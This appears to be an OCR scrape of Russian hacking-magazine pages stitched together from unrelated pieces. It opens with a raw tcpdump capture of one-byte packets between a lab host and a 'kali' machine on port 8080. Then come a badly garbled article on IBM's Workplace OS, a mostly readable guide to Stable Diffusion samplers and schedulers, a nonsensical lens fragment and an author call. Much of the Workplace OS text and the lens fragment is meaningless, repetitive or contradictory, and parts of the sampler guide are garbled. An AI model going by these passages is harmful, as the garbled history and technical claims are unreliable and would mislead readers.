10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567943, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567943:1234567944, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567944, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567944:1234567945, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567945, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567945:1234567946, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567946, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567946:1234567947, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567947, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567947:1234567948, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567948, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567948:1234567949, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567949, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567949:1234567950, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567950, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567950:1234567951, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567951, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567951:1234567952, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567952, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567952:1234567953, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567953, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567953:1234567954, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567954, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567954:1234567955, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567955, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567955:1234567956, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567956, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567956:1234567957, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567957, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567957:1234567958, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567958, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567958:1234567959, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567959, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567959:1234567960, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567960, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567960:1234567961, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567961, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567961:1234567962, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567962, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567962:1234567963, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567963, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567963:1234567964, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567964, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567964:1234567965, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567965, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567965:1234567966, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567966, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567966:1234567967, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567967, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567967:1234567968, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567968, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567968:1234567969, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567969, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567969:1234567970, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567970, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567970:1234567971, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567971, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567971:1234567972, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567972, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567972:1234567973, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567973, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567973:1234567974, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567974, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567974:1234567975, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567975, win
```

WORKPLACE OS

Вспоминаем историю самого крупного провала IBM

Валентин Кожемякин
Редактор раздела «Гаджеты»

Альтернативная история — один из самых популярных литературных жанров. Могучим интересом зрителей, в какую сторону сверкнула бы реальность, если бы Колумб не открыл Америку или IBM приняла на вооружение ваесто чистых ПК продукты PowerPC... Впрочем, последнее — скорее уже фантастика, а реальный исторический факт. Ведь для «IBM PowerPC» даже разрабатывались специальные операционная система!

INFO

Читай также: «Кстати, Как ОС2 изменила судьбу Microsoft и сорвала дедлайн для Windows».

С ЧЕГО ВЕ НАЧАЛОСЬ?

Середина девяностых для корпорации IBM не лучшим порядком и не в лучшем смысле. Ведущий создатель этой компанией стандарт персональных компьютеров (PC) сильно сдавал позиции, а на смену ему приходили «с другой — незаконнорожденным» клонами IBM совместимые персональные компьютеры, которые для их интеллектуальных первооснов, пускай пробно сначала запрос технологии. Ко всему прочему стандартно-специфичные для IBM PC-клоны, в отличие от «клонов-сестер» ОС, которые перешли прямо на чипы под начальством Microsoft Windows, превращались в самую распространенную ОС на мировом рынке, которая не была своей компанией.

И в IBM задумались. Выход из сложившегося технологического и финансового кризиса виделся в скорейшем внедрении в производство нового класса ПК, которые бы не зависели от клонов IBM PC. Будет использовать микросхемы PowerPC и не зависеть от Microsoft. Новые компьютеры, в отличие от своих предшественников, можно, в их новых, выпустить под его технологических платформы ОС: Linux, Windows, Solaris, а свою очередь, позволит начать и продавать свой продукт на рынке.

Корпорация IBM вместе с Motorola и Apple уже давно принимала непосредственное участие в разработке RISC-архитектуры PowerPC, потому эти ребятишки, видимо, для «Microsoft» «родными» и IBM PC-клонов Apple. Apple планировала полностью отказаться от процессоров Motorola серии 68k в пользу PowerPC, но на пути к такому переходу приемлемо, дешевым при минимальному возможность такой разрешалась ранее архитектуры. К сожалению, значительно позже Apple подготовила прототип, который, вроде, работал на материнке с PPC на платформу Intel, и в 2000 м, перейдя с Intel на чип PowerPC, Apple так и не смогла эмулировать операционную систему, которая можно было бы использовать на новых компьютерах IBM, то работа над ней началась еще в 1991 году. В общем, короче, «что рано вставание» — ранний бибиндустрого проекта среди сладкого, самым благоприятным образом.

КОНЦЕПЦИИ ОПЕРАЦИОННОЙ СИСТЕМЫ

В 1991 м, когда IBM и Microsoft расстались, инженеры-программисты корпорации по разработке ОС2, архитектуры первой из этих для клонов первой — выжу, по-прежнему сотрудничали с Microsoft, разметили куда-то в Redmond, первоначальные ещё из «интеграции» программного обеспечения, для разработки «Workplace OS» — операционной системы с «распределенной» процессом. Проектировать таким масу времени не только на начальном этапе, но и на последующем, поскольку отдельные компоненты и ранее, программы, создавая ранее для DOS/Windows, и для ОС/2 и для UNIX.

Чтобы вспомнить, в чем же заключалась «распределенность» ОС, нужно сделать в двух направлениях. Во-первых, компания решила полностью отказаться от монолитной структуры в пользу модульной. Ядро операционной системы должно выглядеть высоким вовсе, запчасть бета версий, потом ранга ядра — ядра, которое, после чего есть, уже, ядро, которое, в отличие от какой-нибудь ОС Linux. Вместо этого ею ранее разрабатывать разработку и поддержку ядра, которое, в отличие от ядра Linux, будет отдельным компонентом ОС, и в ядрах как программы занимались, написанные новые компонентами и отправлялись бегать в существующие. Во-вторых, операционная система Grand Unified Theory of Systems (GUS) — «большая единая теория» системы — должна была быть «распределенной» в смысле «распределенных вычислений» — то есть, в отличие от «монолитной» ОС, IBM была планировалось, что можно, не менее, не менее, создать единую унифицированную архитектуру, которая позволяла бы запускать и бегать приложения на разных ОС.

Это же, наоборот, получившее название IBM Microkernel, было задумано как «распределенное» ядро, которое, в отличие от монолитного ядра, не «не-сервера» архитектуры, при этом, лишнюю, «прилагалось» бы «отдельным» для каждой операционной системы, которая, в отличие от «уникальности», благодаря которой это микроядро можно было бы «клонировать» и в этом случае переносимо работать на «в бесплатном» ядрах, которые нам сейчас надо Linux ленит в основе ОС и на мобильных Android ядрах, стоит, и на прошивках для «сервера». Это было бы, в отличие от «уникальности» ранней Open Software Foundation ядер микроядра Mach 3.0, создающего от операционных систем «Unix» и «Windows» Windows Packages Manager и Для Тяжелых. Выбор был предназначен: это же микроядро после стало ось для ядра разработчиков Apple Mac, которые, в отличие от «Microsoft», ядро ПК PlayDOS, NOS и webNOS.

Плана IBM Для разработчиков. Работающая на основе IBM Microkernel операционная система должна была одного использовать. Библиотеки и фреймворки для разных сценариев использования, которая и использовались только обратно совместимость с существующим и наследными системами — и эти библиотеки и фреймворки были — и в IBM-версии Workplace OS, и в версии как программы занимались, написанные новые компонентами и «отправлялись бегать в существующие». Это, в отличие от «уникальности» ранней Unified Theory of Systems (GUS) — «большая единая теория» системы — и в отличие от «уникальности» ранней Open Software Foundation ядер микроядра Mach 3.0, создающего от операционных систем «Unix» и «Windows» Windows Packages Manager и Для Тяжелых. Выбор был предназначен: это же микроядро после стало ось для

СЕМПЛЕРЫ И ШЕДУЛЕРЫ

Разбираем два важных механизма улучшения генеративных картинок

У веб-интерфейсов к диффузионным нейронкам вроде Stable Diffusion есть огромная масса параметров, движков и ползунков, меняя значения которых можно добиться изменения картинки при прочих равных условиях. Сегодня поговорим о выборе семплеров и шедулеров.

Олег Афонин
Эксперт по мобильной криминалистике компании «Элкомсофт»
aoleg@voicecallcentral.com

Принято считать, что если выбор семплера (а тем более шедулера) и влияет на результат генерации, то, во-первых, влияние это минимально, а во вторых, достаточное количество шагов нивелирует и без того небольшую разницу между финальными изображениями. Это глубочайшее заблуждение, что я и намерен продемонстрировать в сегодняшней статье.


Читай также по теме генеративных моделей:

- Stable Diffusion XL. Генерируем картинки нейросетью на своем компьютере
- Stable Diffusion XL. Выбираем модели, рефайнеры, лоры и стили
- ReForge. Улучшаем картинки, генерируемые Stable Diffusion
- FLUX.1 и SwarmUI. Генерируем картинки новой открытой моделью
- Фишки FLUX.1. Добиваемся лучших картинок от новой генеративной модели
- Карта мира генеративного ИИ. Выбираем модель и интерфейс, разбираемся с терминами

СЕМПЛЕР И ШЕДУЛЕР: ЧТО ЭТО ТАКОЕ

В контексте генеративного ИИ, особенно при работе с диффузионными моделями, термины sampler и scheduler играют ключевую роль в процессе генерации изображений.

Как создать скульптуру? Взять глыбу мрамора и отсечь все лишнее. Именно по этому принципу работают диффузионные модели искусственного интеллекта, к которым относится и семейство Stable Diffusion. Глыбой мрамора здесь выступает сгенерированный моделью шум, а инструментом, который отсекает лишнее, — семплер. Таким образом, вместо создания изображения с нуля картинка постепенно восстанавливается из шума, а семплер определяет, как именно будет происходить этот процесс.



Семплеры управляют тем, как на каждом шаге генерации выбирается и корректируется шумовое распределение. Разные семплеры дают различные результаты. Грубо говоря, из полена можно вырубить Буратино как стамеской, так и топором; результат будет отличаться.


Какие-то семплеры оптимизированы на скорость (условный «топор») и могут быстрее восстанавливать изображение (быстрее конвергировать) как правило, в ущерб качеству картинки или разнообразию результатов. Другие могут давать более детализированные («стамеска») или, наоборот, упрощенные изображения. Какие то семплеры требуют меньшего числа шагов (но каждый шаг занимает больше времени), а какие-то — большего, но изменения картинки на каждом шаге диффузии будут не столь велики.

Для некоторых видов семплеров увеличение числа шагов приведет в итоге к очень похожим результатам, для других результат будет разительно отличаться. Именно по этой причине рекомендации вроде «используйте 20–30 шагов» лишены смысла, если не указан семплер, для которого рекомендуется это число шагов.

Семплеры бывают сходящиеся (конвергентные) и несходящиеся. При использовании сходящегося семплера картинки, сгенерированные с определенным числом шагов, перестают отличаться от изображений, сгенерированных с теми же настройками, но большим числом шагов. Несходящиеся семплеры будут продолжать выдавать вариации изображений при использовании сколь угодно большого числа шагов. Свои особенности применения есть у обоих типов семплеров.

- Сходящиеся (конвергентные) семплеры: Euler, LMS, Heun, DPM2, DPM++ 2M.
- Несходящиеся семплеры: Euler a, DPM2 a и прочие семплеры класса ancestral («a» в конце названия), DPM Fast, DDIM, PLMS, DPM adaptive, Restart, а также все семплеры, в названии которых присутствует SDE (например, DPM++ SDE, DPM++ 2M SDE, DPM++ 3M SDE).

Шедулер (scheduler) — это механизм, ответственный за динамическое изменение ряда параметров на каждом шаге генерации. Он определяет, как на каждом шаге изменяются такие параметры, как уровень шума или шаг обучения. В каком то смысле можно сказать, что шедулер задает ритм генерации (грубо говоря, «сперва работаем топором, потом берем стамеску, постепенно уменьшая ее размер»), но это было бы сильным упрощением.



Теперь перейдем к конкретным типам семплеров.

Все иллюстрации сгенерированы моделью tangbohuKalosXl_vx в разрешении 1024 на 1024 с последующим удвоением разрешения в Hires Fix. Использовался фиксированный сид 4001446319, CFG = 7. Текстовый запрос:

simple watercolor painting of a child girl wearing a hanfu dress playing with a kitten, with pagoda and foggy mountains in distant background

Для тестирования семплеров использовался фиксированный шедулер Align Your Steps (AYS). Тестирование различных шедулеров проводилось с фиксированным семплером Эйлера. Целью тестирования была демонстрация того, как выбранный семплер и шедулер может влиять не только на композицию, но и на стиль изображения.

Продолжение статьи →

Объектив Zeiss Otus 85/1.4 ZF.2 для Nikon

Метод Zeiss сначала получил признание на досугочных встречах. Это новый Carl Zeiss, не Zeiss, который в 1945 году разделился на первый собственный и второй восточногерманский. Его продолжение Sigma не получило.

Сейчас Zeiss — это Carl Zeiss, который в 1945 году остался в западной части Германии. Сейчас Zeiss — это Carl Zeiss, который в 1945 году остался в западной части Германии.

Объектив Zeiss Otus 85/1.4 ZF.2 для Nikon

Объектив выпускает, конечно, результат работы Nikon нетипичной результата.

Nikon — это не только Nikon. Nikon — это не только Nikon. Nikon — это не только Nikon.

СЕМПЛЕРЫ И ШЕДУЛЕРЫ

РАЗБИРАЕМ ДВА ВАЖНЫХ МЕХАНИЗМА УЛУЧШЕНИЯ ГЕНЕРАТИВНЫХ КАРТИНОК

sd_samplers_kitfisto.py, специалист по контролю качества. Так, для семплера DPM++ 2M, DPM++ SDE, DPM++ 2M SDE, DPM++ 2S a, DPM2, Restart оптимальные сигматы шедулера Karras: для DPM++ 3M SDE — Exponential. Для остальных семплеров (Euler, Euler a, LCM и так далее) шедулер по умолчанию не пропишан и шедулер публике неизвестен: вероятно, используется Uniform.

Uniform: отправная точка

При использовании шедулера Uniform плотность шагов где-нибудь в середине (обратной дифф)ушки равномерна по сигмам, а вот на больших шагах генерации. Каждый шаг дифф)ушки получает одинаковый вес, и процедура генерации шума или его удаления на каждом шаге занимает одинаковое количество времени. Так, для динамики изменения деталей изображения.

Uniform — самый простой метод, и большинство случаев альтернативные шедулеры его превосходят. Если вы все же решаете его использовать, то в WebUI он доступен с обозначением Normal.

Вариация этого шедулера — SGM Uniform (Stochastic Gradient Method, стохастический метод, градиентного спуска). В частности, пользователям сообщают, что семплер Euler в комбинации с шедулером SGM Uniform и DPM++ 2M SGM Uniform лучше всего работают с моделью SD3 Medium.

Наконец, закрою этот раздел описанием шедулера Simple. Его создал разработчик ComfyUI в качестве развлечения. Он хотел добиться простоты этого решения, при котором сохранялись бы работоспособность. В этом они вперте плюнуть шагом заранее! исключительно от номера шага.

Karras

Шедулер Karras — один из первых алгоритмов, использующих нелинейное распределение шагов. Это позволило оптимизировать процесс генерации изображений: улучшить качество картинки и уменьшить количество требуемых для генерации шагов. Именно этот шедулер стоит использовать до-фанат благодаря отсутствию явно выраженных особенностей. Он хорошо работает со семплером «почти шагов и отлично» — с большим (как мы помним, достаточно числа шагов оценивается в первую очередь семплером).

Экспоненциальный шедулер

В работе Fast Sampling of Diffusion Models with Exponential Integrator описано использование экспоненциального шедулера. В экспоненциальном шедулере плотность шагов распределяется по экспоненте и каждая следующая интервал экспоненциально уменьшает величину шага в начале процесса шагов изменяются очень быстро, но по мере продвижения изменение плотности шагов замедляется.

В шедулере Polynepotential комбинируется несколько экспоненциальных функций для получения гибкой кривой изменения шагов. Exponential (сигма — с фиксированной экспоненциальной скоростью уменьшения шагов, Polynepotential потенциально может быть более точным.

Шедулеры Karras и Exponential выдают похожий результат. Изначально использовать Karras предпочтительнее, с семплерами динамства (DPM++, за исключением DPM++ 3M SDE, для которого предпочтителен шедулер Exponential. Сейчас ему и нас есть возможность использовать любые шедулеры в связке любой семплером, даже самим старым, чем мы воспользуемся.

Ниже сравнение генерации Euler a шедулером Karras и Exponential.

Align Your Steps

Метод был предложен разработчиком Nvidia в июле 2024 года. В опубликованном исследовании авторы представили сравнительное сравнение шедулера на разных моделях. Разработчики говорят о лучшем качестве картинки и более тонкой детализации при меньшем числе шагов генерации в сравнении с другими шедулерами.

Мы практически наблюдаются статистически значимые улучшения в качестве картинки (то есть необязательно в этом конкретном изображении — но при генерации тысячи из десяти штук с этим шедулером количество брака, как при ранее, будет меньше). Наиболее явно преимущества AYS проявляется на небольшом числе шагов (до 40 шагов при использовании семплера Euler). Дальнейшее увеличение числа шагов минимизирует преимущество. Тем не менее его можно рекомендовать в качестве опции по умолчанию, если используемая модель не требует иных настроек.

Примеров здесь не будет: все изображения в этой статье (за исключением тех, на которых демонстрируется различий между шедулерами) сгенерированы с использованием AYS.

BETA


Beta — еще один инновационный шедулер, представленный в июле 2024 года коллегами разработчиками. Если практически все три рассмотренных шедулера использают более крупные шаги в начале генерации с последующим уменьшением шага (уменьшение шагов как раз и описывается так же, как математическая функция), то в методе Beta применяется другой подход распределения плотности шагов.

По заявлению разработчиков, наиболее важны ранние (крупные детали и позднее (мелкие), высокочастотные детали этапы генерации изображения. Соответственно, шедулер Beta фокусирует вычислительные ресурсы на ней, и в последние шаги, что должно, с одной стороны, стимулировать более точное следование запросу (ранние этапы, общие компоненты и крупные детали), а с другой — уменьшить влияние питания для Stable Diffusion проблем с мелкими деталями (переслужные пальцы рук).

Таким образом, шедулер Beta не предназначен для ускорения генерации, но хорошо работает при относительно большом числе шагов.

Обратите внимание: Beta — чрезвычайно агрессивный шедулер. При его использовании в Hires Fix и ADetailer тоже необходимо обращаться внимать значения Denoise, а лучше — не использовать Beta в этих сценариях вовсе (бы (то и обоих случаях можно свободно указать альтернативно связка семплера и шедулера).

Beta можно порадовать с классическим семплером. Вот пример работы Beta совместно с семплером Euler a.



Если же ты попытаешься использовать связку из агрессивного семплера и агрессивного шедулера Beta, результат будет непродуманным. Может получиться интересная композиция, так и брак.

Сравни результат с семплером Euler Negative. В первом случае шедулер Karras, во втором — Beta.

В общем, Beta — очень необычный шедулер. Его обязательно стоит попробовать, причем не один раз, на разных моделях и различных видах изображений.

ШПАРГАЛКА

Статья была длинная, а словосочетания «многосуставчатый метод, третьего порядка дифференциального вероятностного моделирования» и «полиэкспоненциальный» отбивают изменение плотности шагов» способны напугать отсчеть мозг доверчивого читателя. Поэтому здесь краткая выжимка.

Важно: ты можешь выбрать любую комбинацию из семплера и шедулера. Старые сочетания подходят для совместимости с существующими.

Семплеры:

- **Euler a** — несмотря на почтенный возраст (256 лет, практически юбилей), метод Эйлера все еще на коне и вполне способен дать фору новинкам. Универсальный семплер, довольно быстрый, с («чаотично» невысокой детализацией.
- **DPM++ 3M SDE** — прекрасный семплер для фотореалистичных изображений, покажет, насколько тот или иной шедулер хорошо для анимации (вроде — дело нужно).
- **Restart** — применим там, где нужна максимальная детализация. Относительно медленный семплер, но и не требующий большого числа шагов.
- **DPM++ SDE** — универсальный семплер с высокой детализацией. Для фотореалистичных изображений.
- **Euler Negative**, **Euler Negative Dy** — вариация на тему Euler, прекрасно подходит для чистого, но не по скорости. Степень детализации аналогична обычному Euler, но точность, пожалуй, повыше.
- **Euler Simple Dy** — специфический семплер, подходит для анимации, рефлофто и фото с «мягким фокусом». Агрессивен, при использовании в Hires Fix отлит сначала значение Denoising strength. Незаменим в ADetailer для исправления пальцев рук (не полечись и используй!).

Шедулеры:

- **Karras** — золотая середина, стандарт де-факто для современных семплеров, но работает и с Euler Универсален и очень неплох.
- **Exponential** (очень поиск на Karras, но проще. Предназначался для использования с семплером DPM++ 3M SDE, но работает и с другими.
- **Align Your Steps** — более сосредоточений по сравнению с Karras варьирует. Сравнимо по качеству, но иногда его можно установить по «комфорту».
- **Beta** — уникальный, далекий от классического шедулер, в котором плотность шагов изменяется сначала на каждом сигма-шаге генерации. В теории это дает как высокую точность (начало генерации), так и детализацию (ее конец). На практике результат как, начиная необычен: стоит попробовать на разных сюжетах. Относится к агрессивным шедулерам (не стоит использовать его в Hires Fix и ADetailer).

Дополнительные подробности

Хорошая статья по семплерам и шедулерам на русском языке мне найти не удалось, но на английском их достаточно. Мне понравились грамотности:

- Complete guide to samplers in Stable Diffusion — Felix Sanz (released dev).
- Stable Diffusion Samplers: A Comprehensive Guide — Stable Diffusion Art (stable-diffusion-art.com).

Также рекомендую глянуть трек на «Реддите» Ever wondered what those cryptic sampler names like «DPM++ 2S a Karras» actually mean? Look no further.

В этих статьях дается теоретическая база: к примерам. К сожалению, в них рассмотрены только классические варианты вплоть до шедулеров Karras (Align Your Steps, Beta, Exponential, SGM Uniform), на новых сэмплерах (CFG++, ODE, Euler Dy, Euler Negative, Euler Smea Dy). Тем не менее эти статьи важны, так как дают базовое представление о том, какие бывают варианты.

Дополнительные подробности

Хорошая статья по семплерам и шедулерам на русском языке мне найти не удалось, но на английском их достаточно. Мне понравились грамотности:

- Complete guide to samplers in Stable Diffusion — Felix Sanz (released dev).
- Stable Diffusion Samplers: A Comprehensive Guide — Stable Diffusion Art (stable-diffusion-art.com).

Также рекомендую глянуть трек на «Реддите» Ever wondered what those cryptic sampler names like «DPM++ 2S a Karras» actually mean? Look no further.

В этих статьях дается теоретическая база: к примерам. К сожалению, в них рассмотрены только классические варианты вплоть до шедулеров Karras (Align Your Steps, Beta, Exponential, SGM Uniform), на новых сэмплерах (CFG++, ODE, Euler Dy, Euler Negative, Euler Smea Dy). Тем не менее эти статьи важны, так как дают базовое представление о том, какие бывают варианты.

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
